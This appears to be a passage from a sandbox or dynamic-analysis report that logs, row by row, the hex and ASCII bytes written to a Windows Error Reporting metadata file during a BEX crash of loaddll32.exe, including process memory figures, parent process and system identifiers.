C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1560576</PeakPagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1552384</PrivateUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2788	28	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>684</Pid>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 37 00 31 00 39 00 37 00 34 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4719747</Uptime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 34 00 35 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>48450</PageFaultCount>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 32 00 38 00 30 00 36 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103280640</PeakWorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3680	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 39 00 33 00 32 00 34 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>102932480</WorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 33 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>983440</QuotaPeakPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 37 00 38 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>937888</QuotaPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>71192</QuotaPeakNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>69464</QuotaNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 34 00 39 00 31 00 38 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>35491840</PagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 34 00 39 00 35 00 33 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>36495360</PeakPagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 34 00 39 00 31 00 38 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>35491840</PrivateUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	4862	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	9	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5544	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5548	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5550	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5590	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5594	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5596	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5634	4	0d 00 0a 00		success or wait	6	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5638	2	09 00		success or wait	12	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	5642	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6196	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6200	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6202	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6242	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6246	2	09 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6248	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6286	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6290	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6294	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6388	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	6392	2	09 00		success or wait	2	6EE1497A	unknown
